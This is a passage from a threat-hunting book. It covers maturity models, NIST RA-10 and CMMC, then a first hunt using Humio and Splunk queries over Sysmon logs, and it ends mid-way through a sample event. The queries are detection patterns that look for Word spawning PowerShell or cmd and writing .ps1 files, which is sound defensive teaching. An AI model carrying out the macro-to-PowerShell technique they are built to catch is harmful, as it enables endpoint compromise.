


Figure 2.7 Threat-hunting RACI model

You can use the model shown in figure 2.7 as a reference. Note that the RACI model for an organization might look different from the one in the figure.

Developing the threat-hunting hypothesis

This section of the framework provides guidelines to threat hunters on formalizing a hunt hypothesis. Section 2.2.2 provided the format of a threat-hunting play. Section 2.2.3 stated that threat hunters should ensure that a threat hypothesis is relative and testable. Refer to those sections for details.

Threat-hunting metrics

Measuring the effectiveness of the threat-hunting practice is crucial to evaluating its performance. Metrics also provide insights on areas to improve in threat hunting, security monitoring, threat intelligence, and other security functions that interact with threat hunting. The following set of metrics are relevant to threat hunting:

- *Security incidents uncovered (number)*—Incidents uncovered by the threat-hunting process and handed to the incident response team
- *Security monitoring use cases (number)*—Security monitoring use cases added or updated
- *Threat intelligence indicators of compromise and TTPs (number)*—New IOCs and TTPs shared with the threat intelligence team based on the threat-hunting process
- *Vulnerabilities uncovered (number)*—Total vulnerabilities found

- *Misconfiguration uncovered (number)*—Systems with misconfiguration found based on the threat-hunting process

You can find detailed information about designing and operating threat-hunting metrics in chapter 12.

2.7.2 Existing frameworks and standards

I established earlier that MITRE ATT&CK is a great technical reference for security monitoring and threat hunting. But it is not a framework or methodology you would use to establish a cybersecurity program in general or a threat-hunting practice in specific. National Institute or Standards and Technology (NIST) SP 800-53 Rev. 5 is a popular security and privacy standard from which many organizations follow or borrow good practices. Threat hunters should be familiar with the standard, especially in organizations that have structured their cybersecurity programs around it.

Threat hunters should be aware of previous work so that they can tap the collected knowledge and experience that went into that work. With this background, the security team in general and threat hunters in particular can start formalizing the structure of their threat-hunting practice.

NIST SP 800-53 Rev. 5

NIST SP 800-53 is Special Publication 800-53, *Security and Privacy Controls for Information Systems and Organizations*. NIST released SP 800-53 in 2004 to improve the security of the information systems deployed in the US federal government.

Since its inception in 2005, NIST SP 800-53 has become a global gold standard for security and privacy controls. The latest revision, NIST SP 800-53 Rev. 5 (https://mng.bz/M1oB), removed the word *Federal* from the title. The controls in the standards are broken into 3 impact classes (low, moderate, and high) and 18 families. See the official NIST website for further details.

Threat hunting was introduced in NIST SP 800-53 Rev. 5 as a new control (RA-10; https://mng.bz/yord) in the Risk Assessment family. RA-10 requires establishing and maintaining cyber threat hunting capability to search for IOCs and detect, track, and disrupt threats that evaded existing controls. The RA-10 discussion section describes threat hunting as follows:

> *Threat hunting is an active means of cyber defense in contrast to traditional protection measures, such as firewalls, intrusion detection and prevention systems, quarantining malicious code in sandboxes, and Security Information and Event Management technologies and systems. Cyber threat hunting involves proactively searching organizational systems, networks, and infrastructure for advanced threats. The objective is to track and disrupt cyber adversaries as early as possible in the attack sequence, improving the speed and accuracy of responses.*

This description aligns with the definition and explanation of threat hunting in chapter 1. Organizations that follow the NIST SP 800-53 Rev. 5 standard should take note of RA-10 and formalize their plans to achieve control.

Cybersecurity Maturity Model Certification

Evaluating and scoring the maturity of a security program is not part of NIST. In this section, we look at a maturity model certification standard that includes threat hunting as one of the capabilities to score.

The Cybersecurity Maturity Model Certification (CMMC; https://dodcio.defense.gov/CMMC) is a general cybersecurity framework and standard used to measure an organization's maturity in protecting unclassified information in terms of cybersecurity practices and processes. CMMC maps cybersecurity processes and practices to five maturity levels. Although CMMC targets US defense organizations, the model can apply to other organizations.

CMMC covers threat hunting in the Situational Awareness domain and Implement Threat Monitoring capacity. CMMC practice SA.4.171 requires organizations seeking certification at level 4 or higher to establish and maintain a cyber threat hunting capability to search for IOCs in systems and detect, track, and disrupt threats that evaded existing controls. These requirements are taken from RA-10 NIST SP 800-53 Rev. 5, discussed earlier. CMMC SA.4.171 does not formally define threat hunting but provides two examples that are worth listing for discussion purposes:

- *Example 1*—Your organization's cyber-hunt team has noticed that bandwidth consumption at night has spiked in the past few weeks and recognizes that this event may indicate the presence of an adversary in the system. The hunt team takes advantage of all information available to them to determine why bandwidth use at night has spiked. The team uses threat intelligence about certain adversaries that perform exfiltration from networks. The team searches event and security logs to identify a specific piece of software running on a system in a lab. They discover that the last person to use the system was a lab technician who installed software on the system. This software was malicious, allowing the adversary to access network files and perform exfiltration of information over the past few weeks. The team quickly takes the system offline for analysis and identifies another system running the same software.
- *Example 2*—Your organization receives complaints that users' laptops are not able to access the network. The information provided shows that the laptops are not connecting to resources that provide access. The hunt team uses threat intelligence that states certain threats have been placing fake access points near organizations like yours to trick their systems into connecting and attempting to perform an attack against the systems. The hunt team uses this information to find fake access points within the area.

These two examples would not precisely fall under our definition of threat hunting. The reason is that an event was detected and reported first, followed by investigation activities.

In the first example, the threat hunter noticed a spike in bandwidth consumption. From the description provided, it is unclear whether a hypothesis is behind this or whether the threat-hunting team conducted an unstructured threat hunt before noticing the spike.

In the second example, users reported a network access problem. It is unclear why the threat-hunting team would engage in this situation. The incident response team handles such cases if the case is found to be security-related.

TaHiTI

TaHiTI (https://www.betaalvereniging.nl/en/safety/tahiti) stands for *Targeted Hunting integrating Threat Intelligence*, a methodology released in 2018 under the Creative Commons copyright license. Unlike NIST SP 800-53 Rev. 5, which covers various security controls, TaHiTI focuses on establishing an intelligence-driven threat-hunting methodology. TaHiTI defines threat hunting as the proactive search for signs of malicious activities in the current and historical IT infrastructure that have evaded existing security defenses. This definition aligns with the NIST definition and our definition and explanation of threat hunting in chapter 1. TaHiTI focuses on structured threat hunting and breaks the threat-hunting process into three phases:

- *Phase 1: Initiate*—This phase identifies the hunt triggers representing the start of the process, followed by creating and storing basic description of the investigation based on the triggering content.

- *Phase 2: Hunt*—This phase involves expanding the description from phase 1 and providing enough details, including creating the hypothesis that defines the data sources and determining the analytic techniques to use so that the hunt can be executed. The process involves refining the threat-hunting play details based on exaction output. The execution output also identifies whether the hunter can prove the hypothesis (uncover the threat).
- *Phase 3: Finalize*—In this phase, the threat hunter processes and documents the output of the execution step. This phase also includes handing work to other services such as incident response, security monitoring, threat intelligence, and vulnerability management.

2.8 Building maturity over time

It is crucial to understand and document current threat-hunting capabilities in terms of people, processes, and tools. In this section, I describe a capability maturity model for threat hunting that organizations and threat hunters can use to evaluate their current capabilities, develop a threat-hunting maturity road map, and prioritize areas for development.

2.8.1 Maturity model

The capability maturity model is an increasing series of levels; the higher the level, the better the threat-hunting practice's capabilities. The model comprises five levels, with one (Initial) being the lowest and five (Optimizing) being the highest.

Level 1: Initial

Level 1 describes an organization that conducts little or no threat hunting. The organization performs security monitoring and relies on security detection tools. The SOC team responds to security alerts generated by these tools. Threat hunting is an ad-hoc activity that SOC analysts might perform infrequently.

Level 2: Managed

Level 2 describes an organization that has established the foundation of a threat-hunting practice and conducts ad-hoc hunting expeditions using searches. Threat hunting is delivered by senior SOC analysts (such as senior tier 2 analysts) who dedicate part of their schedule to hunts.

Level 3: Defined

Level 3 describes an organization that has established a threat-hunting practice and a formal process and that conducts hunting expeditions using searches and statistics as analytic tools. The threat-hunter role has been defined, and a dedicated and adequate threat-hunting team has been established. Hunters consume and produce threat-intelligence information. The hunting team has access to system events stored in data stores and access to endpoints to conduct hunting.

Level 4: Quantitatively managed

Level 4 describes an organization that has established a threat-hunting practice and a formal process and that conducts frequent hunting expeditions using basic and advanced analytics. The threat-hunter role has been defined, and a dedicated and adequate threat-hunting team has been

established. Hunters consume and produce threat-intelligence information. Hunters have good situational awareness.

The hunting team has access to system events stored in data stores, network flows, and access to endpoints to conduct hunting. Threat-hunting metrics are established, reported, and acted on to maintain and improve the threat-hunting practice. Threat hunting has clear inputs and outputs established with other security services, such as threat modeling and risk management. The threat-hunting team members maintain and improve their skill sets through training or by using platforms such as Cyber Range as part of a formal training and enablement plan.

Level 5: Optimizing

Level 5 describes an organization that operates a threat-hunting practice at level 4 for a sufficient period (at least a year) to demonstrate a sustainable, effective threat-hunting practice. The organization runs threat-hunting expeditions continuously. Organizations at level 5 are top threat-hunter performers.

2.8.2 Maturity levels

Table 2.1 summarizes the capabilities associated with the five maturity levels.

Table 2.1 Threat-hunting maturity levels

Capability	Level 1: Initial	Level 2: Managed	Level 3: Defined	Level 4: Q. Managed	Level 5: Optimizing
Threat-hunting practice is established.	No	Yes	Yes	Yes	Yes
Threat-hunting process is established.	No	No	Yes	Yes	Yes
Threat-hunting expeditions are frequent.	No	Ad-hoc	Low-frequency	Regular	Continuous
Threat-hunting role is defined.	No	Yes	Yes	Yes	Yes
Threat-hunting role is dedicated.	No	No	Yes	Yes	Yes
Level of situational awareness.	Low	Low	Adequate	High	High
Level of threat-hunting analytics.	Searches	Searches	Searches and statistics	Searches, statistics, and machine learning	Searches, statistics, and machine learning
Threat-hunting metrics are captured and acted on.	No	No	No	Yes	Yes
Threat hunting feeds into	No	No	Yes	Yes	Yes

security monitoring.					
Threat hunting feeds into threat intelligence.	No	No	No	Yes	Yes
Threat hunter has access to system events.	Yes	Yes	Yes	Yes	Yes
Threat hunter has access to network flows.	No	No	No	Yes	Yes
Threat hunter has access to endpoints.	No	No	Yes	Yes	Yes

In some cases, an organization does not precisely fit the criteria associated with the five maturity levels. An organization that has formally defined the threat-hunter role might lack dedicated resources to perform it and might use advanced analytics to conduct regular hunts. Should this organization be at level 2, 3, or 4?

I created the score calculator in table 2.2 for use in these cases. You can use it to score your threat maturity level based on the same set of criteria. The calculator assigns different weights to the capabilities based on their importance to threat hunting. Conducting regular threat-hunting expeditions and having high situational awareness are assigned more weight than formally defining the role of the threat hunter, for example.

Table 2.2 Threat-hunting capability scores

Capability	Maximum score
Threat-hunting practice is established (No: 0, Yes: 1).	1
Threat-hunting process established (No: 0, Yes: 1).	1
Threat-hunting expeditions are conducted regularly (No: 0, Ad-hoc: 1, Low-frequency: 2, Regular: 3, Continuous: 4).	4
Threat-hunting role is defined (No: 0, Yes: 1).	1
Threat-hunting role is dedicated (No: 0, Yes: 1).	1
Level of situational awareness (Low: 1, Adequate: 2, High: 3)	3
Level of threat-hunting analytics (No: 0, Searches: 1, Statistics: 2, Machine Learning: 3)	3
Threat-hunting metrics are captured and acted on (No: 0, Yes: 1).	1
Threat hunting feeds into security monitoring (No: 0, Yes: 1).	1
Threat hunting feeds into threat intelligence (No: 0, Yes: 1).	1
Threat hunter has access to system events (No: 0, Yes: 1).	1
Threat hunter has access to network flows (No: 0, Yes: 1).	1
Threat hunter has access to endpoints (No: 0, Yes: 1).	1
Total (maximum score)	**20**

Table 2.3 describes an organization with different capability levels that do not match the five overall maturity levels described earlier.

Table 2.3 Example threat-hunting capabilities

Capability	Answer
Threat-hunting practice is established.	Yes
Threat-hunting process is established.	Yes
Threat-hunting expeditions are conducted regularly.	Ad-hoc
Threat-hunting role is defined.	No
Threat-hunting role is dedicated.	No
Level of situational awareness.	High
Level of threat-hunting analytics.	Searches
Threat-hunting metrics are captured and acted on.	No
Threat hunting feeds into security monitoring.	Yes
Threat hunting feeds into threat intelligence.	Yes
Threat hunter has access to system events.	Yes
Threat hunter has access to network flows.	Yes
Threat hunter has access to endpoints.	Yes

This organization's score, 2.75/5 (figure 2.8), is based on the answers provided in table 2.3. The calculator is available in the appendix.

Figure 2.8 Threat-hunting maturity score

NOTE Another threat-hunting maturity model that you can refer to is the one published by Sqrrl and David Bianco (https://mng.bz/XV0a). The model

comprises five levels: Initial (0), Minimal (1), Procedural (2), Innovative (3), and Leading (4).

2.9 Exercises

Evaluate the current maturity of your organization's threat-hunting practice:

1. Review the current threat-hunting capabilities.
2. Report the organization's maturity level.
3. Provide a set of recommendations to address the challenges uncovered during the review.
4. Develop a three-year maturity road map that shows the maturity level to target every year, with suggestions on how to achieve it.

You can use the calculator introduced in this chapter to map the maturity level to the model described in this chapter. The objective is to collect, analyze, and evaluate the maturity of a threat-hunting practice, considering the list of capabilities described earlier. Plan your work, identifying what artifacts to collect and which people to meet or interview.

Summary

- Introducing structure to a hunt is a foundational capability for a mature threat-hunting practice.
- Having a framework helps you drive a practice rather than execute disjointed hunting activities. The framework sets standards that team members, especially juniors, can refer to when in doubt.

- One item that a framework formalizes is the threat-hunting process. The process does not dictate how you execute a hunting expedition; instead, it identifies the essential steps to consider in preparing for, executing, and communicating a threat hunt.
- Understanding where you are today, where you want to be in the future, and how to improve the maturity of the practice provides a clear road map for improvement.

Part 2. Threat-hunting expeditions

Now that you have a good grasp of the fundamentals of cyber threat hunting, it's time to roll up your sleeves and conduct your set of expeditions. In part 2, you'll transform theoretical knowledge into practice, planning and executing real-world threat-hunting expeditions.

Chapter 3 guides you through your first threat-hunting expedition. You'll learn to create a focused threat-hunting play, from defining your hunting hypothesis and choosing the targets to applying a structured hunting methodology.

Chapter 4 dives into integrating threat intelligence into hunting expeditions. You'll learn how to use threat-intelligence information to enhance your hunts by understanding the behaviors of known threat actors, identifying tactics, techniques, and procedures and correlating them with activities and traces in your environment.

In chapter 5, the focus shifts to hunting in the cloud, a complex environment that presents unique challenges for threat hunting. Now that many services are hosted in the cloud, understanding how to hunt in these environments is more critical than ever. This chapter covers cloud-native telemetry, threat vectors specific to cloud services and Kubernetes, and best practices for hunting in cloud ecosystems.

By the end of this part, you'll have conducted a few threat-hunting expeditions on-premises and in the cloud.

3 Your first threat-hunting expedition

This chapter covers

- **Preparing for your first threat-hunting expedition**
- **Conducting your first threat-hunting expedition**
- **Exploring the use of Sysmon**
- **Exploring techniques and tools used to conduct a hunt**
- **Practicing the threat-hunting process, focusing on the execution phase**

It is time to conduct our first threat-hunting expedition. In this chapter, we get the chance to practice the knowledge gained from chapter 2 to create a good threat-hunting play and formulate a threat-hunt hypothesis. We start with a scenario that typically triggers the threat-hunting process.

We practice creating a threat-hunting play and running a hunting expedition to prove the hypothesis. Then, examples show us how to use Sysmon as a data source for threat hunting and search events in a data store to uncover clues and evidence and build a threat-execution timeline.

After concluding the expedition, we map the hunting activities we performed to the three phases of the threat-hunting process: preparation, execution, and communication. Finally, we examine Sysmon, one of the richest Windows data sources for security monitoring teams and threat hunters.

3.1 Hunting for compromised endpoints

You have been handed your first threat-hunting assignment. The red team shared with you the results of an exercise they conducted recently.

3.1.1 Threat scenario

An external red team hired by the organization was able to bypass security prevention and detection controls. The team crafted a Microsoft Word document with a suspicious payload, attached the document to an email, and sent the email to users. Opening the document executed the payload automatically. The code contained in the payload bypassed the existing security controls on user machines running Windows 10, going undetected by the antivirus software. In addition, other security monitoring tools did not generate security alerts for the security operations center (SOC) team. The red team shared these findings with you.

As a threat hunter, you have been asked to uncover malicious activities that may have deployed the same techniques on other systems. You are expected to research the threat, formalize the threat hunt, and conduct an expedition to uncover similar threats that could have gone undetected by the existing security tools. Think of this scenario as a “Hello World” scenario that introduces you to the world of threat hunting.




Figure 3.1 High-level network diagram

Figure 3.1 shows the high-level network design that helps you build situational awareness. The figure shows that user endpoints share a network that connects to the internet

using an gateway, which acts as a site-to-site virtual private network (VPN) gateway, connecting the users' network to servers hosted on a public cloud provider's infrastructure. The threat-hunting play described in this chapter is relevant to other, more complex network designs than the simple one shown in the figure.

3.1.2 Research work

Following are the techniques mapped to MITRE ATT&CK, based on information contained in the red team's report and the research that you (as the threat hunter) conducted:

- Crafting a well-structured spearphishing email that entices users to click an embedded link and download the malicious Word document. The activity maps to MITRE ATT&CK subtechnique T1566.002, Phishing: Spearphishing Link.
- Microsoft Word spawning a Windows command shell (`cmd`). The activity maps to MITRE ATT&CK subtechnique T1059.003, Command and Scripting Interpreter: Windows Command Shell.
- Microsoft Office Word spawning PowerShell or creating PowerShell script files that get executed. The activity maps to MITRE ATT&CK subtechnique T1059.001, Command and Scripting Interpreter: PowerShell.

DEFINITION ***Spearphishing*** **is a targeted attack that uses personalized, deceptive emails carefully crafted to trick specific people or organizations, into revealing sensitive information or installing malware.**

The threat hunter may refer to the MITRE ATT&CK framework and other public resources to collect information about common procedures that attackers may use to execute the techniques.

3.1.3 The hypothesis

Based on the information we have so far, our hypothesis may look something like this:

> *We hypothesize that an attacker successfully spearphished users to download and open a Microsoft Office Word document. Opening the document executed malicious code that allowed the attacker to compromise the end system's security.*

3.1.4 The hunting expedition

To uncover the initial set of clues, we start by searching events for activities identified as suspicious by our research. Assume that we already collect Sysmon event endpoints and store them in Humio, a central events repository that allows us to store and search for events. (CrowdStrike acquired Humio and changed the platform's name from Humio to Falcon LogScale.) The Humio event store enables fast searches of events on large data sets—a critical capability in threat hunting. Splunk and Elasticsearch are two other viable alternatives. Section 3.3 provides an overview of Sysmon. For this scenario, we assume that the Sysmon agent has been installed successfully and that these events have been forwarded to our data store, Humio.

DEFINITION *Sysmon* stands for *System Monitor*, a free tool that provides Windows logging. Sysmon provides detailed information on system activities such as created processes, network connections, file changes, and Registry activities.

The appendix describes how to install Humio (Falcon LogScale), Splunk, and Elasticsearch locally in a lab environment to help you practice the scenario in this chapter and other chapters in the book. These tools are common data store platforms that threat hunters and incident investigators use to search and process large amounts of data.

You can download the data for this chapter from https://mng.bz/QVxv and upload it to your platform of choice to run the searches. To simplify uploading the data, I've provided a CSV-formatted file, `ch3_sysmon_events.csv`, containing all the fields you need to run the threat-hunting expedition. In addition, the field `_raw` in the CSV file contains the complete events in XML format if you want to explore things further.

First search queries

We run our first searches looking for clues, starting with the search in Listing 3.1 for events generated in the past seven days, run on Humio. The search looks for events in which Microsoft Office spawns PowerShell. The objective is not to memorize the search commands but to understand the logic of what to search for and how.

Listing 3.1 Search for Word spawning PowerShell in Sysmon events using Humio

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" AND
_raw.EventID=1 AND
(_raw.ParentCommandLine=/winword.exe/i) AND (_raw.CommandLine=/powershell/i)
```

The search uses an AND operation designed to return events that match all the following:

- `sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"`—Search for Sysmon events only. `XmlWinEventLog:Microsoft-Windows-Sysmon/Operational` is the `sourcetype` value assigned to events sent by an agent running on the endpoints and collecting Sysmon events generated by the endpoint.
- `_raw.EventID=1`—Search for process-creation Sysmon events.
- `_raw.ParentCommandLine=/winword.exe/i`—Search for events with parent command line containing the string `winword.exe`, case-insensitive.
- `_raw.CommandLine=/powershell/i`—Regex-based, case-insensitive search for events with command line containing `powershell`.

NOTE **In the case of Humio, we used field `_raw` in our searches because we onboarded the data live to Humio when performing the hunting expedition; then we exported it for future testing. You don't have to use the content of `_raw` when using the chapter's CSV file.**

The following listing shows how to run a similar search on another platform, Splunk. In this case, we uploaded the CSV file and set the `sourcetype` to `csv` instead of `XmlWinEventLog:Microsoft-Windows-Sysmon/Operational`.

Listing 3.2 Search for Word spawning PowerShell in Sysmon events using Splunk

```
sourcetype="csv"
AND EventID=1
AND ParentCommandLine=*winword.exe*
AND CommandLine=*powershell*
```

The Splunk syntax is slightly different. Splunk searches are case-insensitive by default, for example, and the asterisk (`*`) is a wildcard character representing zero or more characters in a search string.

When executed, the searches in listing 3.1 and 3.2 do not return matching events. An empty output means that no Sysmon events match the search criteria:

- Sysmon event of `ID 1` (process creation)
- Parent command line containing `winword.exe`, case-insensitive
- Command line containing `powershell`, case-insensitive

Assuming that Sysmon events are collected, sent, stored, and searched properly, the preceding results tell us that Microsoft Word did not spawn a PowerShell process.

If you don’t have time to install a data store platform such as Humio, Splunk, or Elasticsearch, you can use Windows PowerShell or Linux `grep` and `awk` commands/tools to search. These commands and tools will work for this chapter, but as the amount of data grows and the data structure and searches become more complex, you’ll need a proper data store to run your hunting expeditions.

Next, let’s expand the search to include `cmd`. In this case, we’ll look for a parent command line containing `winword.exe` and a command line containing `powershell` or `cmd`.

Listing 3.3 Search for Word spawning PowerShell or CMD in Sysmon events on Humio

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" AND
_raw.EventID=1 AND
(_raw.ParentCommandLine=/winword.exe/i) AND
(_raw.CommandLine=/powershell/i OR
_raw.CommandLine=/cmd/i)
```

When executed, this search returns no matching event, indicating that Microsoft Word did not spawn a `cmd` process. We do not yet have any evidence to prove our hypothesis.

Could the time range we specified be too short? Let’s run the same searches for data collected in the past 30 days and the past 90 days. In this case, the search will take longer to complete. The amount of data and the data store technology significantly affect how long a search will run. Although Humio isn’t as widely deployed as Splunk or Elasticsearch, it

enables considerably faster searches with a smaller computing footprint.

Running these searches for 30 and 90 days returns no matching events. We still haven't proved our hypothesis, but we won't give up yet.

Looking for other clues

The second technique identified in the research work is Microsoft Office Word spawning a Windows command shell (`cmd`). The activity maps to MITRE ATT&CK subtechnique T1059.003, Command and Scripting Interpreter: Windows Command Shell.

In this technique, Microsoft Word did not spawn a PowerShell process directly; rather, PowerShell scripts were created. Would it be possible for an attacker to instruct Microsoft Word to write a PowerShell script to disk instead and then get that script executed using other commands or processes? The following search might provide an answer.

Listing 3.4 Search for Word creating a new file with extension `.ps1` on Humio

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" AND
_raw.EventID=11 AND
(_raw.Image=/winword/i AND _raw.TargetFilename=/.ps1/i)
```

The search looks for the following:

- Sysmon events with `EventID 11` (`FileCreate`)

- Image field containing the string `winword`, case-insensitive
- `TargetFilename` field containing the string `.ps1`, case-insensitive

Here's how to run a similar command in Splunk.

Listing 3.5 Search for Word creating a new file with extension `.ps1` on Splunk

```
sourcetype="csv"
AND
EventID=11 AND
Image=*winword* AND
TargetFilename=*.ps1*
```

Bingo! The search returns a single event. When you run the same searches in listing 3.4 or 3.5, your output may be formatted differently, but the event's content will be the same.

Listing 3.6 Sysmon event matching search criteria

```
{
  "@timestamp": "2021-11-21T13:02:28.000Z",
  "_raw": {
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "Computer": "DESKTOP-PC01",                                    ①
    "CreationUtcTime": "2021-11-21 13:02:28.475",
    "EventID": "11",                                               ②
    "EventRecordID": "301",
    "Guid": "{5770385f-c22a-43e0-bf4c-06f5698ffbd9}",
    "Image":
     "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE",      ③
    "Keywords": "0x8000000000000000",
    "Level": "4",
    "Name": "Microsoft-Windows-Sysmon",
    "Opcode": "0",
    "ProcessGuid": "{10cf5a0f-4359-619a-1402-000000000700}",
    "ProcessID": "1872",
    "SystemTime": "2021-11-21T13:02:28.484734300Z",
```

```
    "TargetFilename":
     "C:\Users\pc01-user\AppData\Roaming\www.ps1",                ④
    "Task": "11",
